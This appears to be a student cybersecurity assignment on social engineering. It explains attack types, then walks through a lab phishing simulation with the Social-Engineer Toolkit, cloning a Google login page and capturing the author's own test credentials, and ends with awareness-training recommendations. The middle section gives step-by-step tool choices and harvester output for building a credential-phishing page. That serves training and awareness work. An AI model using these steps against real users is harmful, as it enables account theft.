TASK-02(By ROHAN SEN)

SOCIAL ENGINEERING & PHISHING SIMULATION

- **Social Engineering:**

Social engineering is a manipulation technique that exploits human error to gain private information, access, or valuables. In cybercrime, these “human hacking” scams tend to lure unsuspecting users into exposing data, spreading malware infections, or giving access to restricted systems. Attacks can happen online, in-person, and via other interactions.

Scams based on social engineering are built around how people think and act. As such, social engineering attacks are especially useful for manipulating a user’s behavior. Once an attacker understands what motivates a user’s actions, they can deceive and manipulate the user effectively.

In addition, hackers try to exploit a user's lack of knowledge. Thanks to the speed of technology, many consumers and employees aren’t aware of certain threats like drive-by downloads. Users also may not realize the full value of personal data, like their phone number. As a result, many users are unsure how to best protect themselves and their information.

Generally, social engineering attackers have one of two goals:

1. Sabotage: Disrupting or corrupting data to cause harm or inconvenience.
2. Theft: Obtaining valuables like information, access, or money

Social engineering attacks exploit human psychology rather than technical flaws to compromise sensitive information or systems. These attacks often rely on emotional manipulation, urgency, and building trust.

- **9 Common Examples of Social Engineering Attacks:**

1. **Phishing**: Deceptive emails, websites, or texts trick victims into revealing sensitive data.
2. **Spear Phishing**: Targeted email scams tailored using in-depth research on specific individuals or organizations.
3. **Baiting**: Promising rewards in exchange for sensitive information, often using malware-infected physical items like USB drives.
4. **Malware**: Victims are tricked into downloading malicious software via urgent messages or fraudulent claims.
5. **Pretexting**: Attackers assume false identities to extract confidential information, often targeting organizations with extensive client data.
6. **Quid Pro Quo**: Criminals pose as service providers, offering “help” in exchange for data or actions.
7. **Tailgating**: Gaining physical access to secure areas by exploiting victims' courtesy.
8. **Vishing**: Using urgent voicemails to impersonate authorities and deceive victims into sharing sensitive data.
9. **Water-Holing**: Infecting websites frequented by a specific group or industry to spread malware.

- **How Social Engineering Works:**

The attack cycle typically involves:

1. **Preparation**: Researching victims or groups to gather background information.
2. **Infiltration**: Establishing trust through interaction.
3. **Exploitation**: Leveraging trust to achieve the attacker's goal.
4. **Disengagement**: Ending the interaction after the victim has taken the desired action.

These attacks may occur through emails, social media, or face-to-face encounters, manipulating victims into sharing confidential information or installing malware.

Traits and Tactics Used in Social Engineering


1. **Heightened Emotions**: Attackers use emotions like fear, excitement, guilt, and curiosity to cloud victims' judgment.
2. **Urgency**: Creating time-sensitive scenarios to pressure victims into quick decisions without critical thinking.
3. **Trust**: Crafting believable narratives based on research to manipulate victims.

In some cases, attacks can be as simple as "shoulder surfing" in public spaces to steal credentials without using digital methods.

- **Social Engineering Simulation using "Social Engineering Toolkit":**

Environment Setup:

- **Operating System:** Kali Linux
- **Tool Used:** Social-Engineer Toolkit (SET)
- **Target Simulation:** Gmail login page (Phishing)



1. Launched the Social-Engineer Toolkit (SET) from the Kali Linux terminal with root privileges.
2. Accepted the terms and conditions presented by the toolkit.
3. Selected the "Social-Engineering Attacks" option from the main menu.


4. Chose "Website Attack Vectors" as the type of social engineering technique to simulate.
5. Selected the "Credential Harvester Attack Method" to capture login credentials entered on a fake web page.
6. Opted for the "Site Cloner" option to create an identical clone of a legitimate website.

```
 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
_____________________________________________________________________________
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
_____________________________________________________________

             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

_____________________________________________________________
```

7. Provided the local IP address of the attacker's machine, which would host the cloned site and collect credentials.
8. Entered the URL of the Gmail login page to clone it for the phishing simulation.

```
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
_____________________________________________________________

             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

_____________________________________________________________

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

9. The tool successfully cloned the Gmail login page and hosted it on the attacker's machine.
10. Waited for a user to access the phishing page and enter login credentials.



11. Verified that any credentials entered were captured and stored in SET's logs for analysis.
12. Concluded the simulation and stopped the local web server running the phishing page.

```
set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [15/May/2025 08:51:55] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAA
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=rohannnnnn
POSSIBLE PASSWORD FIELD FOUND: Passwd=789456123
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Got the user-id and login credential by phishing

- **Conclusion and Remediation Steps:**

  Social engineering remains one of the most significant cybersecurity threats, exploiting human vulnerabilities rather than technical systems. As organizations become increasingly reliant on digital infrastructure, the importance of fostering awareness among employees cannot be overstated. Strengthening the "human firewall" is essential to mitigating these risks. Below are actionable steps for improving employee awareness and preparedness:

1. **Conduct Regular Training Sessions**
- Organize workshops to educate employees about the various types of social engineering attacks (e.g., phishing, vishing, baiting, and pretexting).
- Use real-world case studies and simulations to help employees recognize suspicious behaviour and tactics.
- Highlight the psychological manipulation techniques attackers commonly use, such as fear, urgency, and trust.

2. **Simulate Phishing Campaigns**
- Periodically run simulated phishing attacks to test employee awareness and response.
- Provide constructive feedback and guidance to employees who fall victim to these simulations, creating a learning opportunity.

3. **Establish Clear Reporting Mechanisms**
- Create a user-friendly process for reporting suspected social engineering attempts, such as dedicated email addresses or hotline numbers.
- Ensure employees feel comfortable and confident reporting incidents without fear of reprimand.

4. **Develop a Culture of Cyber Vigilance**
- Encourage open discussions about cybersecurity across all levels of the organization.
- Recognize and reward employees who demonstrate exemplary caution and vigilance in handling potential threats.

5. **Provide Access to Resources and Tools**
- Share updated materials, like guidelines, posters, and videos, to reinforce key security practices.
- Equip employees with security tools, such as email filters, to reduce exposure to attacks.

6. **Implement Strong Security Policies**
- Mandate the use of multi-factor authentication (MFA) and enforce strong password policies.
- Ensure proper access control to minimize the risk of unauthorized information sharing.

7. **Designate Cybersecurity Ambassadors**
- Identify and train cybersecurity champions within departments to lead by example and disseminate best practices.

8. **Raise Awareness About Physical Security**
- Emphasize the risks of tailgating, shoulder surfing, and leaving sensitive materials unattended in public areas.
- Educate employees on how to handle physical security breaches effectively.

9. **Encourage Continuous Learning**
- Offer ongoing educational opportunities through e-learning platforms, newsletters, or industry updates on emerging threats.
- Promote participation in cybersecurity awareness months or events.

By implementing these remediation steps, your organization can proactively reduce its exposure to social engineering attacks. Empowered and informed employees form the first line of defence against these threats, ensuring a more resilient and secure digital environment.